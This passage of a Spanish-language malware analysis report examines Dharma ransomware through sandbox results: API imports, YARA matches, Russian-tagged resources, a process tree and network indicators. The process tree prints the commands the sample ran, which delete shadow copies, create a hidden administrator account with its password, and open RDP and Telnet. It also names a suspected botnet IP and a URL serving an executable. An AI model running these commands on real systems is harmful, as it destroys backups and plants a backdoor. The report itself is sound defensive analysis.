

0x42711c
GetLocaleInfoW
0x427120
GetTimeFormatW
0x427124
GetDateFormatW
0x427128
GetNumberFormatW
0x42712c
SetFilePointerEx
0x427130
GetConsoleMode
0x427134
GetConsoleCP
0x427138 HeapSize
0x42713c
SetStdHandle
0x427140
GetProcessHeap
0x427144
RaiseException
0x427148
GetSystemInfo
0x42714c
VirtualProtect
0x427150
VirtualQuery
0x427154
LoadLibraryExA
0x427158
IsProcessorFeaturePresent
0x42715c
IsDebuggerPresent
0x427160
UnhandledExceptionFilter
0x427164
SetUnhandledExceptionFilter
0x427168
GetStartupInfoW

3.4. Reglas Yara

Cuckoo no ha localizado reglas Yara para el archivo.

Por su parte, Virus Total si matchea el malware con las siguientes reglas Yara:

`Windows_API_Function` by InQuest Labs from ruleset Windows_API_Function
`MAL_Ransomware_Wadhrama` by Florian Roth from ruleset crime_mal_ransom_wadharma
`MALWARE_Win_Dharma` by ditekSHen from ruleset malware
`win_dharma_auto` by Felix Bilstein - yara-signator at cocacoding dot com from ruleset win.dharma_auto
`AutoIT_Compiled` by @bartblaze from ruleset AutoIT
`INDICATOR_EXE_Packed_VMProtect` by ditekSHen from ruleset indicator_packed



3.5. Resources


Entre los recursos detectados es interesante observar que todos están con el parámetro del idioma en ruso. Es habitual que algunos malware no ataquen equipos con el idioma configurado en determinadas lenguas para no infectar equipos de sus propios países, dado el componente geopolítico que tienen muchos de los ataques que se realizan para infecciones masivas, como es el caso de este malware.


Resources

Name	Offset	Size	Language	Sub-language	File type
PNG	0x0006818c	0x000015a9	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 186 x 604, 8-bit/color RGB, non-interlaced
PNG	0x0006818c	0x000015a9	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 186 x 604, 8-bit/color RGB, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_DIALOG	0x00073550	0x0000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x0000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x0000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x0000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x0000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x0000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_GROUP_ICON	0x00074864	0x00000068	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_MANIFEST	0x000748cc	0x00000753	LANG_RUSSIAN	SUBLANG_NEUTRAL	XML 1.0 document, ASCII text, with CRLF line terminators


3.6. Process Tree

En este apartado se puede hacer un seguimiento de todo el proceso que ha seguido el malware para tratar de infectar al sistema, paso por paso. Contiene detalle de miles de acciones en el caso de Cuckoo y enlace a la descripción de cada proceso en el caso de Hybrid Analysis, por lo que puede ser útil para realizar un análisis más exhaustivo de cual son las acciones que realiza.


Process tree
Dharma.exe
"C:\Users\ama\AppData\Local\Temp\Dharma.exe"
4032
nc123.exe
"C:\Users\ama\AppData\Local\Temp\ac\nc123.exe"
2316
cmd.exe
C:\Windows\system32\cmd.exe /c cls
2424
mssql.exe
"C:\Users\ama\AppData\Local\Temp\ac\mssql.exe"
2460
mssql2.exe
"C:\Users\ama\AppData\Local\Temp\ac\mssql2.exe"
3548
cmd.exe
cmd /c ""C:\Users\ama\AppData\Local\Temp\ac\Shadow.bat" "
3676
vssadmin.exe
vssadmin delete shadows /all
1516
cmd.exe
cmd /c ""C:\Users\ama\AppData\Local\Temp\ac\systembackup.bat" "
772
cmd.exe
C:\Windows\system32\cmd.exe /c WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value | Find "="
2432
WMIC.exe
WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value
2532
find.exe
Find "="
3208
net.exe
net localgroup "~0,-1" systembackup /add
3584
net1.exe
C:\Windows\system32\net1 localgroup "~0,-1" systembackup /add
2936
net.exe
net accounts /forcelogoff:no /maxpwage:unlimited
2520
net1.exe
C:\Windows\system32\net1 accounts /forcelogoff:no /maxpwage:unlimited
4068
SearchHost.exe
"C:\Users\ama\AppData\Local\Temp\ac\EVER\SearchHost.exe"
3800


Analysed 30 processes in total (System Resource Monitor).
Dharma.exe (PID: 2192) 55/69
nc123.exe (PID: 3984) 58/69 Hash Seen Before
cmd.exe /c cls (PID: 3396)
mssql2.exe (PID: 3692) 27/68 Hash Seen Before
cmd.exe /c ""C:\ac\Shadow.bat" " (PID: 1968)
vssadmin.exe vssadmin delete shadows /all (PID: 1924)
cmd.exe /c ""C:\ac\systembackup.bat" " (PID: 2220)
cmd.exe /c WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value | Find "=" (PID: 3836)
WMIC.exe WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value (PID: 2348)
find.exe Find "=" (PID: 1912)
net.exe net user systembackup Default3104 /add /active:"yes" /expires:"never" /passwordchg:"NO" (PID: 3268)
net1.exe %WINDIR%\system32\net1 user systembackup Default3104 /add /active:"yes" /expires:"never" /passwordchg:"NO" (PID: 3276)
net.exe net localgroup Administrators systembackup /add (PID: 3884)
net1.exe %WINDIR%\system32\net1 localgroup Administrators systembackup /add (PID: 3104)
cmd.exe /c WMIC Group Where "SID = 'S-1-5-32-555'" Get Name /Value | Find "=" (PID: 1668)
WMIC.exe WMIC Group Where "SID = 'S-1-5-32-555'" Get Name /Value (PID: 2792)
find.exe Find "=" (PID: 3580)
net.exe net localgroup "Remote Desktop Users" systembackup /add (PID: 3004)
net1.exe %WINDIR%\system32\net1 localgroup "Remote Desktop Users" systembackup /add (PID: 1448)
net.exe net accounts /forcelogoff:no /maxpwage:unlimited (PID: 1540)
net1.exe %WINDIR%\system32\net1 accounts /forcelogoff:no /maxpwage:unlimited (PID: 3052)
reg.exe reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f (PID: 3436)
reg.exe reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f (PID: 3264)
reg.exe reg add "HKLM\software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v systembackup /t REG_DWORD /d 0x0 /f (PID: 2772)
attrib.exe attrib C:\users\systembackup +r +a +s +h (PID: 2604)
netsh.exe netsh firewall add portopening TCP 3389 "Remote Desktop" (PID: 1300)
sc.exe sc config tlntsvr start=auto (PID: 2996)
net.exe net start Telnet (PID: 1956)
net1.exe %WINDIR%\system32\net1 start Telnet (PID: 1036)
SearchHost.exe (PID: 2332) 2/69 Hash Seen Before

Alien Vault ofrece en su análisis un gráfico de árbol de procesos muy interesante, ya que de manera visual puede verse con que otro proceso se asocial cada uno de los procesos creados por el malware e incluso el comando con el que ha sido lanzado:




3.7. Network Analysis

Aqui Cuckoo analiza cuales son las acciones que el malware ha realizado conectándose a internet. Puede observarse los hosts, el tráfico DNS, TCP y UDP que ha lanzado y ha recibido, y los métodos HTTP utilizados, incluso pueden leerse las cabeceras de petición y respuesta lanzadas y obtenidas.


Nuevamente, puede hacerse un análisis más exhaustivo en este apartado, ya que es posible que gran parte de este tráfico detectado corresponda a peticiones o respuestas benignas, es decir, no utilizadas para el proceso de infección, sino como método de evasión, probablemente para confundir a EDRs o AVs de que se trata de un malware.

De la información que ofrece Cuckoo y un análisis de las direcciones DNS y TCP que se detallan en este apartado con browserling.com, puede deducirse que la IP 38.63.60.243:80 actúa de botnet, ya que el malware le realiza peticiones TCP con respuesta por parte del servidor de scripts en lenguaje javascript, lo que parece indicativo de estar recibiendo elementos maliciosos. Podría concretarse de que se trata con un análisis más profundo del script, si bien se comprueba con browserling.com que al utilizarse la dirección http://epoolsoft.com/pchunter.com, salta un pop-up de carga de un


ejecutable, por lo que se puede deducir que el malware realiza una petición a la botnet para que ejecute software malicioso.




En urlscan.io sin embargo no se detecta el dominio como malicioso:



Según abuseipdb.com, solo dos de las IPs relacionadas con la IP del dominio de la botnet han sido registradas en su base de datos por actividad maliciosa (183.131.207.66 y 47.75.19.127).





ISP	ChinaNet Zhejiang Province Network
Usage Type	Unknown
Domain Name	chinatelecom.com.cn
Country	China
City	Jinhua, Zhejiang

IP info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.

REPORT 183.131.207.66 WHOIS 183.131.207.66

